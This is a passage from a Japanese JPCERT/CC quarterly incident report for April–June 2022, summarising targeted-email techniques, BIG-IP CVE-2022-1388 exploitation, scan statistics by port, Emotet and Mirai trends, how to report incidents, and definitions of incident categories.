次に、確認されたインシデントを紹介します。

(1) 不正なショートカットファイルまたは ISO ファイルをダウンロードさせる攻撃
本四半期は、不審なメールが送られる標的型攻撃メールの報告が複数寄せられました。確認された手口は、メール本文中のリンクを開かせて、不正なショートカットファイルが格納された ZIP ファイル、または ISO ファイルをダウンロードさせようとするものでした。
不正なショートカットファイルは、Word 文書のテンプレートファイルをダウンロードし、Microsoft Word のスタートアップフォルダーに保存します。ダウンロードされたテンプレートファイルには、外部から新たにファイルをダウンロードするマクロが含まれており、次回以降 Word ファイルを開く際に動作する仕組みになっていました。
ISO ファイルには、正規の Microsoft Word アプリケーションおよび、不正な DLL ファイルが含まれており、この Microsoft Word を起動すると、DLL サイドローディングにより不正な DLL ファイルが読み込まれ、不審な通信が発生する挙動が確認されています。

(2) BIG-IP の脆弱性（CVE-2022-1388）を利用した攻撃
本四半期は、BIG-IP の脆弱性によって、デバイス上に Web シェルを設置されたり、コンテンツを窃取されたりする事例を複数確認しました。

3.4. その他のインシデントの傾向

本四半期に報告が寄せられたマルウェアサイトの数は 199 件でした。前四半期の 291 件から 32%減少しています。

本四半期に報告が寄せられたスキャン件数は 3,615 件でした。前四半期の 1,174 件から 208%増加しています。スキャンの対象となったポートの内訳を［表 4］に示します。頻繁にスキャンの対象となったポートは、SSH（22/TCP）、Telnet （23/TCP）、37215/TCP でした。

［表 4：ポート別のスキャン件数］

ポート	4 月	5 月	6 月	合計
23/tcp	143	474	1052	1669
22/tcp	115	111	1278	1504
37215/tcp	49	152	41	242
2323/tcp	9	16	109	134
143/tcp	23	61	39	123
80/tcp	26	22	25	73
5501/tcp	0	55	5	60
25/tcp	12	15	12	39
52869/tcp	7	0	18	25
443/tcp	6	14	2	22
8080/tcp	1	2	4	7
3306/tcp	3	2	1	6
6379/tcp	1	1	3	5
23023/tcp	3	2	0	5
5555/tcp	1	2	1	4
445/tcp	0	1	2	3
9530/tcp	0	0	2	2
8081/tcp	1	0	1	2
8000/tcp	1	0	1	2
その他	8	4	7	19
月別合計	409	934	2603	3946


その他に分類されるインシデントの件数は、255 件でした。前四半期の 372 件から 31%減少しています。

4. インシデント対応事例

本四半期に行った対応の例を紹介します。

(1) マルウェア Emotet に関する報告への対応

本四半期も、引き続き Emotet に関する報告を多数受けました。前四半期と比較すると報告数は減少したものの、他のインシデントと比較すると継続して報告数が多い状態が続いています。［図 12］に JPCET/CC に情報提供された国内の Emotet 感染端末数の推移を示します。



［図 12：日本の Emotet に感染している端末および組織数の推移（2020/7～2022/6）］

2022 年 3 月から 6 月にかけて、Emotet は攻撃の再開と休止を繰り返しました。Emotet の活動休止期間には新たな攻撃手口を模索していたと考えられ、次の攻撃手法の変化がありました。

- 不正なメールの添付ファイルに LNK 形式のファイルが使用される
- Emotet が 32bit から 64bit に変更される
- EmoCheck の回避を狙った新しい永続化手法が使われる


添付ファイルに新たに LNK 形式のファイルが使用されるようになったのは、Microsoft Office 製品でマクロの実行が無効化されるアップデートが行われていることにより、マクロに依存しない感染手法を模索していと考えられ、Emotet に限らず他のマルウェアでも同様の手法が確認されています。

Emotet の永続化手法の変更を受け、JPCERT/CC では Emotet の感染有無を確認するツール EmoCheck の新バージョンをリリースしています。

GitHub：JPCERT/CC / EmoCheck
https://github.com/JPCERTCC/EmoCheck/releases/tag/v2.3.2

(2) マルウェア Mirai に感染した DVR 機器の増加

4 月から国内の DVR 機器がマルウェア Mirai およびその亜種に感染し、外部に対してスキャンを行っている報告が増加しています。［図 13］に、JPCET/CC に報告された DVR 機器が送信元とみられるスキャンの報告数の推移を示します。



［図 13：DVR 機器が送信元とみられるスキャンの報告数の推移（週単位）］

マルウェアに感染した DVR 機器では、初期パスワードのまま管理されている等の管理上の問題がみられます。パスワードの変更やインターネット境界でのフィルタリングといった対策が必要です。JPCERT/CC では、報告をもとに引き続き機器管理元へ ISP と協力し通知を行っていきます。

JPCERT/CC からのお願い

JPCERT/CC では、インシデントの発生状況や傾向を把握し、状況に応じて、攻撃元や情報発信先等に対する停止・閉鎖を目的とした調整や、利用者向けの注意喚起等の発行により対策実施の必要性の周知を図る活動を通じて、インシデント被害の拡大・再発防止を目指しています。

今後とも JPCERT/CC への情報提供にご協力をお願いします。なお、インシデントの報告方法については、次の Web ページをご参照ください。

インシデントの報告
https://www.jpcert.or.jp/form/

インシデントの報告（Web フォーム）
https://form.jpcert.or.jp/

制御システムインシデントの報告
https://www.jpcert.or.jp/ics/ics-form.html

制御システムインシデントの報告（Web フォーム）
https://form.jpcert.or.jp/ics.html

報告の暗号化を希望される場合は、JPCERT/CC の PGP 公開鍵をご使用ください。次の Web ページから入手することができます。

公開鍵
https://www.jpcert.or.jp/keys/info-0x69ECE048.asc

PGP Fingerprint：
FC89 53BB DC65 BD97 4BDA D1BD 317D 97A4 69EC E048

JPCERT/CC では、発行する情報を迅速にお届けするためのメーリングリストを開設しています。利用をご希望の方は、次の情報をご参照ください。

メーリングリストについて
https://www.jpcert.or.jp/announce.html

付録-1. インシデントの分類

JPCERT/CC では寄せられた報告に含まれるインシデントを、次の定義に従って分類しています。

○ フィッシングサイト

「フィッシングサイト」とは、銀行やオークション等のサービス事業者の正規サイトを装い、利用者の ID やパスワード、クレジットカード番号等の情報をだまし取る「フィッシング詐欺」に使用されるサイトを指します。

JPCERT/CC では、以下を「フィッシングサイト」に分類しています。

- 金融機関やクレジットカード会社等のサイトに似せた Web サイト
- フィッシングサイトに誘導するために設置された Web サイト

○ Web サイト改ざん

「Web サイト改ざん」とは、攻撃者もしくはマルウェアによって、Web サイトのコンテンツが書き換えられた（管理者が意図したものではないスクリプトの埋め込みを含む）サイトを指します。

JPCERT/CC では、以下を「Web サイト改ざん」に分類しています。

- 攻撃者やマルウェア等により悪意のあるスクリプトや iframe 等が埋め込まれたサイト
- SQL インジェクション攻撃により情報が改ざんされたサイト

○ マルウェアサイト

「マルウェアサイト」とは、閲覧することで PC がマルウェアに感染してしまう攻撃用サイトや、攻撃に使用するマルウェアを公開しているサイトを指します。

JPCERT/CC では、以下を「マルウェアサイト」に分類しています。

- 閲覧者の PC をマルウェアに感染させようとするサイト
- 攻撃者によりマルウェアが公開されているサイト

○ スキャン

「スキャン」とは、サーバーや PC 等の攻撃対象となるシステムの存在確認やシステムに不正に侵入するための弱点（セキュリティホール等）探索を行うために、攻撃者によって行われるアクセス（システムへの影響がないもの）を指します。また、マルウェア等による感染活動も含まれます。

JPCERT/CC では、以下を「スキャン」と分類しています。

- 弱点探索（プログラムのバージョンやサービスの稼働状況の確認等）
- 侵入行為の試み（未遂に終わったもの）
- マルウェア（ウイルス、ボット、ワーム等）による感染の試み（未遂に終わったもの）
- ssh,ftp,telnet 等に対するブルートフォース攻撃（未遂に終わったもの）

○ DoS/DDoS

「DoS/DDoS」とは、ネットワーク上に配置されたサーバーや PC、ネットワークを構成する機器や回線等のネットワークリソースに対して、サービスを提供できないようにする攻撃を指します。

JPCERT/CC では、以下を「DoS/DDoS」と分類しています。

- 大量の通信等により、ネットワークリソースを枯渇させる攻撃
- 大量のアクセスによるサーバープログラムの応答の低下、もしくは停止
- 大量のメール（エラーメール、SPAM メール等）を受信させることによるサービス妨害

○ 制御システム関連インシデント

「制御システム関連インシデント」とは、制御システムや各種プラントが関連するインシデントを指します。

JPCERT/CC では、以下を「制御システム関連インシデント」と分類しています。

- インターネット経由で攻撃が可能な制御システム
- 制御システムを対象としたマルウェアが通信を行うサーバー
- 制御システムに動作異常等を発生させる攻撃

○ 標的型攻撃

「標的型攻撃」とは、特定の組織、企業、業種などを標的として、マルウェア感染や情報の窃取などを試みる攻撃を指します。

JPCERT/CC では、以下を「標的型攻撃」と分類しています。

- 特定の組織に送付された、マルウェアが添付されたなりすましメール
- 閲覧する組織が限定的である Web サイトの改ざん
- 閲覧する組織が限定的である Web サイトになりすまし、マルウェアに感染させようとするサイト
- 特定の組織を標的としたマルウェアが通信を行うサーバー

○ その他

「その他」とは、上記以外のインシデントを指します。

JPCERT/CC が「その他」に分類しているものの例を次に掲げます。

- 脆弱性等を突いたシステムへの不正侵入
- ssh、ftp、telnet 等に対するブルートフォース攻撃の成功による不正侵入
- キーロガー機能を持つマルウェアによる情報の窃取
- マルウェア（ウイルス、ボット、ワーム等）の感染

本活動は、経済産業省より委託を受け、「令和４年度サイバー攻撃等国際連携対応調整事業」として実施したものです。